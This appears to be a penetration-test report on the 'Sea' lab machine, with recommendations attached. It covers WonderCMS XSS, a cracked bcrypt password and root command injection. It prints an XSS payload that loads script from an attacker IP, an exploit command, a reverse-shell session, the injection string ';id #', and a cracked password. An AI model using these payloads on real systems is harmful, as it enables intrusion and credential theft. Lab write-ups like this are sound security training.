



```
;id #
```




An SSH key was generated:


```
ssh-keygen -t rsa
```



Root access was confirmed:

```
ssh -i id_rsa root@sea.htb
```






You're right—upon re-evaluating the second finding, the core issue seems to stem more from the weak password itself rather than just the exposure of the configuration file. Let's adjust the description and CVSS score to better reflect the weakness of the password and its implications. Here's the revised version:

---

3. Findings

3.1 Vulnerability: Cross-Site Scripting (XSS) in WonderCMS



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N – 6.1 (Medium)
- **Description:** The WonderCMS v3.2.0 web application on port 80 was vulnerable to XSS (CVE-2023-41425), allowing a remote attacker to execute arbitrary code. A crafted payload injected via the login form (`http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.14.219:8000/xss.js"></script><form+action="`) uploaded a reverse shell (`revshell-main.zip`), granting initial access.
- **Impact:** The XSS vulnerability enabled unauthenticated code execution, providing a reverse shell and exposing sensitive data, posing a severe risk of full system compromise.
- **Technical Summary:** The vulnerability was identified after fuzzing the `/themes/bike/` directory:

```
ffuf -u http://sea.htb/themes/bike/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt
```

Results:

```
404                     [Status: 200, Size: 3341, Words: 530, Lines:
85, Duration: 39ms]
LICENSE                 [Status: 200, Size: 1067, Words: 152, Lines:
22, Duration: 42ms]
css                     [Status: 301, Size: 239, Words: 14, Lines: 8,
```

```
Duration: 37ms]
home                    [Status: 200, Size: 3650, Words: 582, Lines:
87, Duration: 35ms]
img                     [Status: 301, Size: 239, Words: 14, Lines: 8,
Duration: 35ms]
summary                 [Status: 200, Size: 66, Words: 9, Lines: 2,
Duration: 44ms]
version                 [Status: 200, Size: 6, Words: 1, Lines: 2,
Duration: 38ms]
```

Further fuzzing found `README.md`:

```
ffuf -u http://sea.htb/themes/bike/FUZZ -w
/usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt -fc
403
```

```
 :: Filter          : Response status: 403
________________________________________________

README.md               [Status: 200, Size: 318, Words: 40, Lines: 16, Duration: 36ms]
sym/root/home/          [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 36ms]
version                 [Status: 200, Size: 6, Words: 1, Lines: 2, Duration: 34ms]
:: Progress: [2565/2565] :: Job [1/1] :: 386 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

The exploit was executed:

```
python3 exploit.py http://sea.htb/loginURL 10.10.14.219 5252
```


Payload injected:

```
website: http://sea.htb/index.php?page=loginURL?"></form>
<script+src="http://10.10.14.219:8000/xss.js"></script><form+action="
```

Reverse shell received:

```
kali@kali ~/workspace/Sea/exploits/fc69a79629c4ba9ee88a7ad526043413 [20:22:46] $ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.219] from sea.htb [10.129.167.151] 46858
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 20:24:02 up 42 min,  0 users,  load average: 0.90, 1.00, 0.97
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

3.2 Vulnerability: Weak Password in Configuration File



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N – 7.5 (High)
- **Description:** The reverse shell accessed `database.js` in `/var/sea/data`, containing a weakly hashed password (`$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q`) for the `amay` user, which was cracked to "mychemicalromance" using a common wordlist. The password's simplicity, despite being hashed with bcrypt, indicates poor security practices.
- **Impact:** The weak password, once exposed, allowed unauthorized SSH access as `amay`, facilitating further privilege escalation and increasing the risk of system compromise.
- **Technical Summary:** The file was retrieved:

```
cat database.js
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password":
"$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\/D.GuE4jRIikYiWrD3TM\/PjDnXm4q",
        "lastLogins": {
            "2025\/08\/01 20:23:51": "127.0.0.1",
            "2025\/08\/01 20:21:21": "127.0.0.1",
            "2025\/08\/01 20:15:50": "127.0.0.1",
            "2025\/08\/01 20:14:20": "127.0.0.1",
            "2025\/08\/01 20:13:50": "127.0.0.1"
        }
    }
}
```


The hash was cracked:

```
john hash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mychemicalromance (?)
1g 0:00:00:13 DONE (2025-08-01 20:50) 0.07374g/s 226.9p/s 226.9c/s
226.9C/s iamcool..milena
Use the "--show" option to display all of the cracked passwords
reliably
Session completed.
```

SSH access was confirmed:

```
ssh amay@10.129.168.54
```

3.3 Vulnerability: Command Injection via Local Service




- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.8 (High)
- **Description:** A locally bound service on port 8080, accessed via port forwarding (`ssh amay@sea.htb -L 7000:127.0.0.1:8080`), was vulnerable to command injection. Burp Suite confirmed root privileges with `;id #` , allowing arbitrary command execution.
- **Impact:** The command injection vulnerability enabled escalation to root, posing a significant risk of unauthorized system control.
- **Technical Summary:** The service was identified:

```
ss -ltnp | grep :8080
LISTEN  0        4096           127.0.0.1:8080           0.0.0.0:*
```


Port forwarding was set up:

```
ssh amay@sea.htb -L 7000:127.0.0.1:8080
```


Login interface:




System monitor:



Command injection was executed:




```
;id #
```



Root SSH key was generated:

```
ssh-keygen -t rsa
```

```
kali@kali ~/.ssh [14:04:57] $ ls -la
total 64
drwx------  2 kali kali  4096 Aug  2 14:04 .
drwx------ 44 kali kali  4096 Aug  2 13:56 ..
-rw-------  1 kali kali   399 Jun 29 16:43 id_rsa
-rw-r--r--  1 kali kali    91 Jun 29 16:43 id_rsa.pub
-rw-------  1 kali kali 21702 Aug  2 12:52 known_hosts
-rw-------  1 kali kali 21338 Aug  1 20:52 known_hosts.old

kali@kali ~/.ssh [14:04:59] $
```

Root access confirmed:

```
ssh -i id_rsa root@sea.htb
```

```
kali@kali ~/.ssh [14:10:55] $ ssh -i id_rsa root@sea.htb
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)
```

```
Last login: Wed Aug 14 15:25:51 2024
root@sea:~#
```

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the Cross-Site Scripting (XSS) in WonderCMS, the weak password in the configuration file, and the command injection via the local service—the following recommendations should be implemented on the "Sea" Linux-based system as of 12:35 PM CEST on Sunday, August 03, 2025:

1. Strengthen Web Application Security

- **Patch XSS Vulnerabilities:** Update WonderCMS to a version beyond v3.4.2 (e.g., latest stable release) to address CVE-2023-41425. Implement input validation and output encoding to prevent XSS attacks on the login form.
- **Restrict File Uploads:** Configure the `installModule` component to validate and sanitize uploaded files, restricting file types and origins to prevent malicious payloads like `revshell-main.zip`.
- **Implement Content Security Policy (CSP):** Enforce CSP headers to restrict script sources, mitigating the risk of external script injection via `xss.js`.

2. Secure Credential Management

- **Eliminate Weak Passwords:** Replace the cracked password "mychemicalromance" for the `amay` user with a strong, unique password (minimum 12 characters, mixed case, numbers, and symbols). Enforce a system-wide policy requiring periodic password changes and resistance to common wordlists.
- **Enhance Hashing Security:** Increase the bcrypt work factor (e.g., cost of 12 or higher) for password hashing in `database.js` to improve resistance against brute-force attacks.
- **Enforce Account Lockout Policies:** Configure SSH to lock accounts after multiple failed login attempts, reducing the risk of password guessing.

3. Harden Local Service Configuration

- **Restrict Command Injection:** Patch or reconfigure the locally bound service on port 8080 to sanitize user inputs, preventing command injection (e.g., `;id #`). Use a whitelist approach for allowed commands if interactive.
- **Limit Local Service Access:** Bind the port 8080 service to `127.0.0.1` exclusively and restrict port forwarding capabilities for non-administrative users, requiring explicit authorization.
- **Monitor Service Activity:** Enable detailed logging for the port 8080 service to detect and alert on unauthorized command executions.

4. Enhance File and Directory Security

- **Restrict Configuration File Access:** Tighten permissions on `/var/sea/data/database.js` to prevent access by low-privilege users (e.g., `www-data`), using `chmod 600` and `chown` to limit to the `amay` user or a dedicated service account.
- **Encrypt Sensitive Data:** Store configuration files with encryption (e.g., using `gpg`) and restrict decryption keys to authorized personnel only.
- **Audit File Permissions:** Regularly review file and directory permissions to ensure sensitive data (e.g., `database.js`) is not readable by unintended users.

5. Enhance Monitoring and Logging

- **Centralize Logs:** Aggregate logs from Apache httpd, SSH, and the port 8080 service into a centralized monitoring solution. Monitor for suspicious activities, such as XSS attempts or unauthorized SSH logins.
- **Audit Web Application Requests:** Implement logging for all HTTP requests, particularly those involving the WonderCMS login page, to detect and alert on malicious payloads.
- **Develop Incident Response Playbooks:** Create procedures for responding to indicators of compromise, such as XSS exploitation or command injection. Include steps for isolating the system, revoking compromised credentials, and applying patches.

6. Conduct Regular Security Audits

- **Vulnerability Scanning:** Perform periodic scans using tools like Nmap to identify open ports (e.g., 22, 80, 8080) and misconfigured services. Validate that no web endpoints allow unauthorized script execution.
- **Privilege and Configuration Audits:** Regularly review user permissions, file access rights, and service configurations to ensure compliance with least-privilege principles, preventing excessive access by users like `www-data` or `amay`.

By implementing these layered recommendations—focused on securing the web application, strengthening credentials, hardening local services, enhancing file security, and improving monitoring—the system will significantly reduce its exposure to unauthorized access, data leaks, and privilege escalation.

5. Conclusions

Executive Summary

Picture a company’s digital setup like a locked office building, where only staff with the right keycards can enter specific rooms to keep important files safe. During our test on the "Sea" machine, we found major weak spots that let an outsider sneak in, roam freely, and take over everything.

Here’s what we uncovered:

- **Unlocked File Room with Weak Passwords:** A web configuration file exposed a weak password ("mychemicalromance") that anyone could crack, like finding an easy locker code in an open drawer, giving access to more sensitive areas.
- **Fake Manager Key from a Flawed Tool:** A local service on the system let us run any command as the boss, acting like a copied master key that unlocked the whole building.

These gaps are like leaving a back door wide open or letting a junior staff member make extra keys. If a bad actor got in, they could steal personal info, stop work, or lock everyone out while demanding money to get back in. Imagine a thief taking customer details, leading to legal headaches, lost trust, and millions in losses. Fixing these issues now keeps your digital office safe, protects your data, and keeps things running smoothly.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Cross-Site Scripting (XSS) in WonderCMS**
   - **Issue:** The WonderCMS v3.2.0 web application on port 80 was vulnerable to XSS (CVE-2023-41425), allowing a crafted payload to inject a reverse shell (`revshell-main.zip`) via the login form, granting initial access.
   - **Risk:** The XSS vulnerability enabled unauthenticated code execution, providing a reverse shell and exposing sensitive data, posing a severe risk of full system

compromise.

2. **Weak Password in Configuration File**
   - **Issue:** The `database.js` file in `/var/sea/data` contained a weakly hashed password (`$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q`) for the `amay` user, cracked to "mychemicalromance" due to its simplicity and use of a common wordlist.
   - **Risk:** The weak password facilitated unauthorized SSH access as `amay` , increasing the risk of privilege escalation and system compromise.
3. **Command Injection via Local Service**
   - **Issue:** A locally bound service on port 8080, accessed via port forwarding, was vulnerable to command injection, confirmed by executing `;id #` to gain root privileges.
   - **Risk:** The command injection vulnerability enabled escalation to root, posing a significant risk of unauthorized system control.

These vulnerabilities demonstrate how inadequate web security, weak password practices, and exploitable local services can enable attackers to escalate from unauthenticated access to full system control. Mitigating these risks requires robust web application hardening, strong credential management, secure local service configurations, and enhanced monitoring to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as SSH (port 22) and HTTP (port 80) on the "Sea" machine, confirming an Ubuntu Linux environment running Apache httpd 2.4.41, as of 12:40 PM CEST on Sunday, August 03, 2025.
- **ffuf**
  - **Description**: A web fuzzing tool used to discover directories and files within the WonderCMS application. It identified key endpoints like `/themes/bike/version` and `README.md` , facilitating the exploitation of the Cross-Site Scripting (XSS) vulnerability.
- **python3**
  - **Description**: A scripting language employed to run the exploit script (`exploit.py`) for the XSS vulnerability and to host a simple upload server (`python3 -m uploadserver 80`) for transferring the reverse shell payload (`revshell-main.zip`).
- **John the Ripper**
  - **Description**: A password cracking tool used to crack the bcrypt-hashed password (`$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q`) from `database.js` , revealing "mychemicalromance" with the `rockyou.txt` wordlist.

- **OpenSSH**
  - **Description**: A secure shell tool used to establish SSH sessions as the `amay` user (`ssh amay@10.129.168.54`) and later as root (`ssh -i id_rsa root@sea.htb`) after generating an SSH key, enabling privileged access.
- **Burp Suite**
  - **Description**: A web proxy tool utilized to intercept and manipulate requests to the port 8080 service, confirming command injection with `;id #` and facilitating root privilege escalation.
- **netstat/ss**
  - **Description**: Network utility tools used to identify locally bound services, such as the port 8080 service (`ss -ltnp | grep :8080`), aiding in the discovery of exploitable local endpoints.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the "Sea" machine's services, identification of web and local vulnerabilities, and execution of privilege escalation to achieve full system compromise as of 12:40 PM CEST on Sunday, August 03, 2025.